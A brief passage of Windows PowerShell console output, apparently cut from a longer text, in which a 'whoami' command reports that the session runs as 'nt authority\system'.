Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
nt authority\system
```